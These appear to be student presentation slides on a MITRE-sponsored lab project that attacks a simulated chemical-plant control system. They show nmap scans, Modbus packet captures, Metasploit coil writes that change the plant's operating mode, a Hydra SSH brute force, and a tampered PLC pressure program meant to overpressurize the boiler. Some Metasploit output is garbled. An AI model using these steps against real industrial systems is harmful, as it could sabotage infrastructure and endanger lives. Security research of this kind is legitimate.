

INSuRE Fall 2022 - Final Presentation

Critical Infrastructure Attack Demonstration



Sponsor: MITRE
Technical Directors:
Rachel Murphy (rmurphy@mitre.org)
Lindsay Brown (lindsaybrown@mitre.org)

Faculty:
Brian Ricks (bwr031000@utdallas.edu)

The University of Texas at Dallas - Team 2

Kushan Singh (kxs200085@utdallas.edu) - MS in Computer Science
Akshay Jain (axj190052@utdallas.edu) - MS in Computer Science
Harrison Hamric (hgh160130@utdallas.edu) - MS in Computer Science
Hafiz Akinteye (hxa170005@utdallas.edu) - MS in Computer Science

Motivation

- Industrial Control System (ICS) is a collective term to describe the different types of control systems used to automate industrial processes.
- The devices and protocols used in an ICS are used in nearly every critical infrastructure such as the chemical, transportation, energy, and water treatment industries.
- ICS use internet-connected devices, known as operational technology (OT) as part of the process control system allowing hackers the opportunity to attack those devices.
- In 2017 an attack targeted a chemical plant in Saudi Arabia using the Triton malware (designed to sabotage the ICS and disable safety controls) with the aim of exploding the plant. It has been called "the world's most murderous malware".
- Perfect opportunity by MITRE to explore this field as there is a need for more active security research.



Project Goals

- Simulate ICS environment by utilizing the Graphical Realism Framework for Industrial Control Simulation (GRFICSv3) Github repository.
- Maintain a detailed document on the exploitation process.
- Map the attack vectors to the MITRE ATT&CK for ICS Matrix.
- Recommend attack mitigations based on the MITRE ATT&CK for ICS Matrix.


Timeline of Milestones

Milestones	Tentative Completion Date
Project Proposal	September 9, 2022
Project Infrastructure Setup	September 9, 2022 - September 16, 2022
Conduct Research and Explore VMs	September 16, 2022 - September 30, 2022
Phase One of Exploit - Begin Documentation and Identify Vulnerabilities	September 30, 2022 - October 20, 2022
Midterm Presentation	October 21, 2022
Phase Two of Exploit - Continue Documenting Vulnerabilities and Look Into Security Threat Detection Mechanisms	October 22, 2022 - November 11, 2022
Phase Three of Exploit - Finalize Report and Map Attack Vectors to The MITRE ATT&CK for ICS Matrix	November 11, 2022 - December 2, 2022
Final Report Presentation	December 9, 2022

Issues and Challenges



- Initial Challenges:
 - Project infrastructure setup (multiple VMs).
 - Setting up a homelab to work together.
 - Lack of domain specific knowledge (Modbus protocol).
- Mid Term Challenges:
 - Exploitation of Modbus via Buffer Overflow (inadequate detailed resources).

Project Infrastructure Setup



Modbus protocol

- Modbus is the de facto standard for industrial control system communication
- Modbus works by using frames consisting of an Application Data Unit (ADU) and a Protocol Data Unit (PDU)
- There are also Modbus TCP frames which can be transmitted over ethernet



Attacks Conducted

We performed two types of attacks against the simulated environment:

- Modbus Command Injection
- Malicious Program Upload

Tactics for Modbus Command Injection

Based on MITRE ICS Matrix our exploits covered the following areas:

- Remote Services - T0886
- Change Operating Mode - T0858
- Network Connection Enumeration - T0840
- Network Sniffing - T0842
- Default Credentials - T0812
- Valid Account - T0859
- Loss of Productivity and Revenue - T0828
- Manipulation of Control - T0831


Tactics for Malicious Program Upload

Based on MITRE ICS Matrix our exploits covered the following areas:

- Remote Services - T0886
- Network Connection Enumeration - T0840
- Default Credentials - T0812
- Valid Accounts - T0859
- Program Upload - T0845
- Damage to Property - T0879

Setup and Reconnaissance - Nmap Scan

We first scan the entire network (192.168.95.111/24) to determine the various nodes connected.



```
workstation@workstation:~$ nmap -A 192.168.95.111/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-10-20 14:44 EDT
Nmap scan report for 192.168.95.2
Host is up (0.00073s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 19:c7:93:27:d7:fa:95:3c:d1:0e:9c:91:dd:9b:1f:f4:cf (RSA)
|_ 256 de:bc:c6:2d:2d:76:b2:b1:49:eb:c8:cf:01:4b:f5:40 (ECDSA)
|_ 256 65:d6:e5:68:f2:be:ad:3e:0b:b3:44:de:c8:28:26:ff (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.95.5
Host is up (0.00087s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
|_ ssh-hostkey:
|_ 2048 c7:a8:4b:8a:9b:1a:20:60:47:1e:a8:e2:e1:fb:25:9d (RSA)
|_ 256 53:92:f9:50:fc:83:93:ef:d4:14:bf:9e:80:2f:b4:a9 (ECDSA)
|_ 256 8a:02:75:20:c6:e5:fb:45:99:d4:4d:b9:45:5a:10:99 (ED25519)
8009/tcp  open  ajp13    Apache Jserv (Protocol v1.3)
|_ ajp-methods:
|_ Supported methods: GET HEAD POST PUT DELETE OPTIONS
|_ Potentially risky methods: PUT DELETE
|_ See https://nmap.org/nsedoc/scripts/ajp-methods.html
8080/tcp  open  http     Apache Tomcat/Coyote JSP engine 1.1
|_ http-favicon: Apache Tomcat
|_ http-methods:
|_ Potentially risky methods: PUT DELETE
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-server-header: Apache-Coyote/1.1
|_ http-title: Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for Workstation (192.168.95.6)
Host is up (0.00069s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel



Nmap scan report for 192.168.95.10
Host is up (0.00070s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 91:b4:38:6f:5e:72:a4:c8:0d:7c:64:56:50:9e:ce:63 (RSA)
|_ 256 91:d7:b1:20:b7:35:51:9a:8d:ca:b7:86:c9:81:e0:5c (ECDSA)
```

Modbus Command Injection

- This attack aims to manipulate system controls by sending unauthorized modbus commands to the HMI.
- We used Wireshark to identify the target controls and Metasploit to perform the attack.

Default Credentials

- With the help of Default Credentials (T0812) attack, we were able to gain admin access to HMI Interface



Network Sniffing

- We performed a Wireshark packet capture of the Modbus communication b/w the PLC and the HMI
- We were able to determine the bit representing the state of the HMI
- A bit value of 1 corresponds to START and bit value of 0 corresponds to STOP.

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

mbtcp.unit_id == 1

No.	Time	Source	Destination	Protocol	Length	Info
7339	9.589456690	192.168.95.5	192.168.95.2	Modbus...	78	Query: Trans: 8779; Unit: 24
7341	9.589680574	192.168.95.2	192.168.95.5	Modbus...	101	Response: Trans: 8779; Unit: 24
7378	9.641998035	192.168.95.5	192.168.95.2	Modbus...	78	Query: Trans: 8780; Unit: 24
7380	9.642362749	192.168.95.2	192.168.95.5	Modbus...	76	Response: Trans: 8780; Unit: 24
7477	9.788977111	192.168.95.5	192.168.95.2	Modbus...	78	Query: Trans: 8781; Unit: 24
7479	9.789409984	192.168.95.2	192.168.95.5	Modbus...	101	Response: Trans: 8781; Unit: 24

Frame 7380: 76 bytes on wire (608 bits), 76 bytes captured (608 bits) on interface eth0, id 0

Ethernet II, Src: PcsCompu_6b:c2:f2 (08:00:27:6b:c2:f2), Dst: PcsCompu_83:94:2f (08:00:27:83:94:2f)

Internet Protocol Version 4, Src: 192.168.95.2, Dst: 192.168.95.5

Transmission Control Protocol, Src Port: 502, Dst Port: 56292, Seq: 1, Ack: 13, Len: 10

Modbus/TCP

Transaction Identifier: 8780

Protocol Identifier: 0

Length: 4

Unit Identifier: 1

Modbus

.000 0001 = Function Code: Read Coils (1)

[Request Frame: 7378]

[Time from request: 0.000364714 seconds]

Byte Count: 1

Bit 40 : 1

*eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

modbus

No.	Time	Source	Destination	Protocol	Length	Info
9053	11.842981821	192.168.95.2	192.168.95.5	Modbus...	76	Response: Trans: 8803; Unit: 24
9060	11.850974896	192.168.95.2	192.168.95.10	Modbus...	78	Query: Trans: 39301; Unit: 24
9061	11.851833665	192.168.95.10	192.168.95.2	Modbus...	79	Response: Trans: 39301; Unit: 24
9063	11.852039906	192.168.95.2	192.168.95.10	Modbus...	81	Query: Trans: 39302; Unit: 24
9064	11.852520697	192.168.95.10	192.168.95.2	Modbus...	78	Response: Trans: 39302; Unit: 24
9065	11.852773288	192.168.95.2	192.168.95.11	Modbus...	78	Query: Trans: 39301; Unit: 24

Frame 9053: 76 bytes on wire (608 bits), 76 bytes captured (608 bits) on interface eth0, id 0

Ethernet II, Src: PcsCompu_6b:c2:f2 (08:00:27:6b:c2:f2), Dst: PcsCompu_83:94:2f (08:00:27:83:94:2f)

Internet Protocol Version 4, Src: 192.168.95.2, Dst: 192.168.95.5

Transmission Control Protocol, Src Port: 502, Dst Port: 56338, Seq: 1, Ack: 13, Len: 10

Modbus/TCP

Transaction Identifier: 8803

Protocol Identifier: 0

Length: 4

Unit Identifier: 1

Modbus

.000 0001 = Function Code: Read Coils (1)

[Request Frame: 9051]

[Time from request: 0.000216625 seconds]

Byte Count: 1

Bit 40 : 0

0000 08 00 27 83 94 2f 08 00 27 6b c2 f2 08 00 45 00 ..'...'k...E

Change Operating Mode


We were able to perform the Change of Operating Mode (T0858) attack via Unauthorized Modbus Command Injection.

```
msf6 auxiliary(scanner/scada/modbusclient) > show options

Module options (auxiliary/scanner/scada/modbusclient):

Name      Current Setting  Required  Description
--      -
DATA      199 0.589456690  192 100 95.5 Data to write (WRITE_COIL and WRITE_REGISTER modes only)
DATA_ADDRESS 1990835 192 yes 95.5 Modbus data address
DATA_COILS 1990835 192 no 95.5 Data in binary to write (WRITE_COILS mode only) e.g. 0110
DATA_REGISTERS 1990835 192 no 95.5 Words to write to each register separated with a comma (WRITE_REGISTERS mode only) e.g. 1,2,3,4
HEXDUMP 0 false 0 Print hex dump of response
NUMBER 1 1.0 1.0 Number of coils/registers to read (READ_COILS, READ_DISCRETE_INPUTS, READ_HOLDING_REGISTERS, READ_INPUT_REGISTERS modes only)
RHOSTS 192.168.1.100 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 502 yes The target port (TCP)
UNIT_NUMBER 1 no Modbus unit number

Auxiliary action:
Name      Description
--      -
READ_HOLDING_REGISTERS Read words from several HOLDING registers
```




```
msf6 auxiliary(scanner/scada/modbusclient) > show options
Module options (auxiliary/scanner/scada/modbusclient):
  Name 77 0 788 Current Setting Required Description
  --- 77 0 788 Current Setting Required Description
  DATA no Data to write (WRITE_COIL and WRITE_REGISTER modes only)
  DATA_ADDRESS 40 bytes 0 yes Modbus data address
  DATA_COILS 0 yes no Data in binary to write (WRITE_COILS mode only) e.g. 0110 (Hex:00,27,03,04,2F)
  DATA_REGISTERS 0 yes no Words to write to each register separated with a comma (WRITE_REGISTERS mode only) e.g. 1,2,3,4
  HEXDUMP false no Print hex dump of response
  NUMBER 1 no Number of coils/registers to read (READ_COILS, READ_DISCRETE_INPUTS, READ_HOLDING_REGISTERS, READ_IN
  PUT_REGISTERS modes only)
  RHOSTS 192.168.95.2 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT 502 yes The target port (TCP)
  UNIT_NUMBER 1 no Modbus unit number

Auxiliary action: = Function Code: Read Coils (1)

  Name Description
  --- Description
  WRITE_COILS Write bits to several coils

msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.95.2
[*] 192.168.95.2:502 - Sending WRITE COILS...
[+] 192.168.95.2:502 - Values 0 successfully written from coil address 40
[*] Auxiliary module execution completed
```



Malicious Program Upload

This attack aims to blow up the boiler on the chemical plant by uploading a malicious program, to demonstrate the severity and damage an attacker could cause in real world systems.



Brute Forcing SSH credentials

- We were able to bruteforce the SSH credentials of the PLC by running Hydra against it.
- We used a wordlist containing commonly used usernames and passwords.

```
(kali@kali)-[~/Downloads]
$ hydra -L default-usernames.txt -P default-passwords.txt 192.168.95.2 ssh -t 5
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-17 19:01:26
[DATA] max 5 tasks per 1 server, overall 5 tasks, 238 login tries (l:17/p:14), ~48 tries per task
[DATA] attacking ssh://192.168.95.2:22/
[22][ssh] host: 192.168.95.2 login: user password: password
[STATUS] 95.00 tries/min, 95 tries in 00:01h, 143 to do in 00:02h, 5 active
[STATUS] 73.00 tries/min, 146 tries in 00:02h, 92 to do in 00:02h, 5 active
[STATUS] 70.67 tries/min, 212 tries in 00:03h, 26 to do in 00:01h, 5 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-17 19:04:40
```



```
workstation@Workstation:~$ ssh -l user 192.168.95.2
user@192.168.95.2's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-116-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

246 packages can be updated.
163 updates are security updates.

Last login: Wed Nov 30 01:01:19 2022
user@plc:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
user@plc:~$
```

Open PLC Editor

OpenPLC Editor - simplified_test

main

Description: Class Filter: All

#	Name	Class	Type	Location	Initial Value	Option	Documentation
1	flow_control0	Local	flow_control				
2	flow_set	Local	UINT	%MW0	13107	13107	
3	a_setpoint	Local	UINT	%MW1	30801	30801	
4	pressure_sp	Local	UINT	%MW2	55295	55295	
5	override_sp	Local	UINT	%MW3	31675	31675	
6	level_sp	Local	UINT	%MW4	28835	28835	
7	composition_control0	Local	composition_control				
8	scale_to_signed0	Local	scale_to_signed				
9	f1_valve_pos	Local	UINT	%IW0	30000		
10	f1_flow	Local	UINT	%IW1	30000		
11	f2_valve_pos	Local	UINT	%IW2	30000		
12	f2_flow	Local	UINT	%IW3	30000		

Nov 30 01:58

OpenPLC Editor - simplified_test

main Config0.Res0


Class Filter: All

#	Name	Class	Type	Location	Initial Value	Option	Documentation
1	un_bit	Global	BOOL	%QX0.0	1		

Tasks:

Name	Triggering	Single	Interval	Priority
MainTask	Cyclic		T#50ms	0

Upload Malicious Program (attack.st)



The screenshot shows the Siemens SIMATIC Manager interface. On the left, the 'Project' tree displays a hierarchy: 'simplified_te' > 'Function Blocks' > 'pressure_control'. The main window shows the 'pressure_control' function block with a table of variables. The 'Initial Value' for 'pressure_sp' is 65535, which is highlighted with a red box.

#	Name	Class	Type	Initial Value	Option	Documentation
1	pressure_real	Local	REAL	2700.0		
2	pressure	Input	UINT	58981		
3	pressure_sp_real	Local	REAL	2700.0		
4	pressure_sp	Input	UINT	65535		
5	curr_pos	Input	UINT	30000		
6	valve_pos_real	Local	REAL	39.25		
7	pos_update_real	Local	REAL	0.0		

```
FUNCTION_BLOCK pressure_control
VAR
    pressure_real : REAL := 2700.0;
END_VAR
VAR_INPUT
    pressure : UINT := 58981;
END_VAR
VAR
    pressure_sp_real : REAL := 2700.0;
END_VAR
VAR_INPUT
    pressure_sp : UINT := 65535;
    curr_pos : UINT := 30000;
END_VAR
VAR
    valve_pos_real : REAL := 39.25;
    pos_update_real : REAL := 0.0;
    valve_pos_nominal : REAL := 39.25;
END_VAR
VAR_OUTPUT
    valve_pos : UINT := 25886;
END_VAR
```



